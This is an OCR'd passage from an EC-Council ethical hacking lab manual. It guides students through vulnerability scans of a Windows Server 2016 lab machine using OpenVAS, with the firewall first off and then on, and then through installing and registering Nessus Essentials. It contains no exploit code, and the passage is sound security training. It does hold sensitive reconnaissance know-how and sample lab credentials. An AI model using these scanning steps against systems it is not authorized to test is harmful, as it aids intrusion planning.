


Figure 2.1.6: OpenVAS: enter the target IP address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The task appears under the **Tasks** section; OpenVAS starts scanning the target IP address.




Figure 2.1.7: OpenVAS: Scan initiates

13. Wait for the **Status** to change from **Requested** to **Done**. Once it is completed, click the **Done** button under the **Status** column to view the vulnerabilities found in the target system.

Note: The scan will take approximately 10 minutes to complete.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.8: OpenVAS: Scan Completes

14. **Report: Results** appears, displaying the discovered vulnerabilities along with their severity and port numbers on which they are running.

Note: The results might vary in your lab environment.




Figure 2.1.9: OpenVAS: Report: Results

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Click on any vulnerability under the **Vulnerability** column (here, **DCE/RPC and MSRPC Services Enumeration Reporting**) to view its detailed information.

16. Detailed information regarding selected vulnerability appears, as shown in the screenshot.




Figure 2.1.10: OpenVAS: Vulnerability Results

17. Similarly, you can click other discovered vulnerabilities under the **Report: Results** section to view detailed information regarding the vulnerabilities in the target system.

18. Next, go through the findings, including all high or critical vulnerabilities. Manually use your skills to verify the vulnerability. The challenge with vulnerability scanners is that they are quite limited; they work well for an internal or white box test only if the credentials are known. We will explore that now: return to your OpenVAS tool, and set up for the same scan again; but this time, turn your **firewall ON** in the **Windows Server 2016** virtual machine.

TASK 1.3

Scan the Target with Firewall Enabled

19. Now, we will enable **Windows Firewall** in the target system and scan it for vulnerabilities.

20. Switch to the **Windows Server 2016** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Navigate to **Control Panel → System and Security → Windows Firewall → Turn Windows Firewall on or off**, enable Windows Firewall, and click **OK**.

Note: By turning the Firewall ON, you are making it more difficult for the scanning tool to scan for vulnerabilities in the target system.

22. Perform **Steps# 9-11** to create another task for scanning the target system.
23. A newly created task appears under the **Tasks** section and starts scanning the target system for vulnerabilities.




Figure 2.1.11: OpenVAS: Scanning the target IP address

24. After the completion of the scan, click the **Done** button under the **Status** column.
25. **Report: Results** appears, displaying the discovered vulnerabilities along with their severity and port numbers on which they are running.

Note: The results might vary in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.12: OpenVAS: Report: Results

26. The scan results for the target machine before and after the Windows Firewall was enabled are the same, thereby indicating that the target system is vulnerable to attack even if the Firewall is enabled.
27. This concludes the demonstration performing vulnerabilities analysis using OpenVAS.
28. Close all open windows and document all the acquired information.
29. Switch to **Windows Server 2016** virtual machine. Navigate to **Control Panel → System and Security → Windows Firewall → Turn Windows Firewall on or off**, disable Windows Firewall, and click **OK**.
30. Turn off **Parrot Security** virtual machine.

TASK 2

Perform Vulnerability Scanning using Nessus

Here, we will use Nessus to perform vulnerability scanning on the target system.

TASK 2.1

Install Nessus

1. Turn on **Windows 10** virtual machines.

Note: Ensure that the **Windows Server 2016** virtual machine is turned on.

2. In the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**.
3. Navigate to **E:\CEH-Tools\CEHv11 Module 05 Vulnerability Analysis\Vulnerability Assessment Tools\Nessus** and double-click **Nessus-8.7.2-x64.msi**.
4. **Tenable Nessus InstallShield Wizard** appears. Follow the installation steps to install Nessus with all default settings.

Note: If **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.1: Nessus Install Shield Wizard

Nessus is an assessment solution for identifying vulnerabilities, configuration issues, and malware, which can be used to penetrate networks. It performs vulnerability, configuration, and compliance assessment.

Note: During installation, if a **Windows Security** pop-up appears, click **Install** or skip to the next step.

Note: During installation, if a **WinPcap Setup** window appears, click **Install** and follow the installation wizard to install WinPcap with default settings. Once the installation finishes, click **Finish**.

5. After the completion of the installation, in the **Tenable Nessus InstallShield Wizard** window, click **Finish**.

It supports various technologies such as OSes, network devices, hypervisors, databases, tablets/phones, web servers, and critical infrastructure.




Figure 2.2.2: Nessus window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Nessus** opens-up in the default browser. Click **Connect via SSL** button to proceed.



Figure 2.2.3: Nessus window: click Connect via SSL

7. **Tenable Nessus (x64) Installer Information** pop-up appears asking to restart the system for the configuration changes; click **No**.
8. **This site is not secure** page appears, expand the **Details** section and click **Go on to the webpage**.




Figure 2.2.4: This site is not a secure webpage

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. **Welcome to Nessus** page appears, ensure that **Nessus Essentials** radio button is selected and click **Continue**.




Figure 2.2.5: Welcome to Nessus

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Register in Nessus to Obtain the Activation Code

10. The **Get an activation code** page appears. Enter your personal details and click the **Email** button.

Note: You can use an alias, however, you will need a valid e-mail to retrieve the activation code. Consider creating an alias e-mail account if you do not have one.




Figure 2.2.6: Get an activation code wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Once the above is completed, open a new tab and log in to your email account provided in the previous step, open the mail from **Tenable Nessus Essentials**, and copy the activation code. Close the web browser.

